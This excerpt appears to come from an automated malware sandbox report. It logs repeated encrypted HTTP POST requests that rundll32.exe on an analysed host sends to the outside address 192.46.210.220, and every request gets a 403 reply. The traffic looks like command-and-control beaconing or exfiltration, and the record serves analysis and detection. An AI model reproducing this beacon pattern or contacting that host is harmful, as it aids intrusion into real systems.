2021-10-28 02:51:57 UTC	149	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:57 UTC	153	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:57 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.5	49888	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:00 UTC	154	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:00 UTC	154	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:01 UTC	163	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:01 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.5	49889	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:00 UTC	158	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:00 UTC	159	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:01 UTC	163	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:01 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.5	49896	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:04 UTC	164	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:04 UTC	164	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:05 UTC	173	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:05 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.5	49897	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:04 UTC	168	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:04 UTC	168	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:05 UTC	173	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:05 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.5	49904	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:08 UTC	174	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:08 UTC	174	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:08 UTC	183	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:08 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.5	49905	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:08 UTC	178	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:08 UTC	178	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:09 UTC	183	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:09 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.5	49912	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:12 UTC	183	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:12 UTC	184	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:12 UTC	193	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:12 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.5	49913	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:12 UTC	188	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:12 UTC	188	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:13 UTC	193	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:13 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.5	49920	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:15 UTC	193	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:15 UTC	194	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:16 UTC	203	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:16 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49766	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:05 UTC	19	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:05 UTC	19	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:06 UTC	24	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:06 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.5	49921	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:16 UTC	198	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:16 UTC	198	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:17 UTC	203	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:17 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.5	49927	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:19 UTC	203	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:19 UTC	203	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:20 UTC	213	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:20 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.5	49929	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:20 UTC	208	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:20 UTC	208	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:21 UTC	213	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:20 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.5	49936	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:24 UTC	213	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
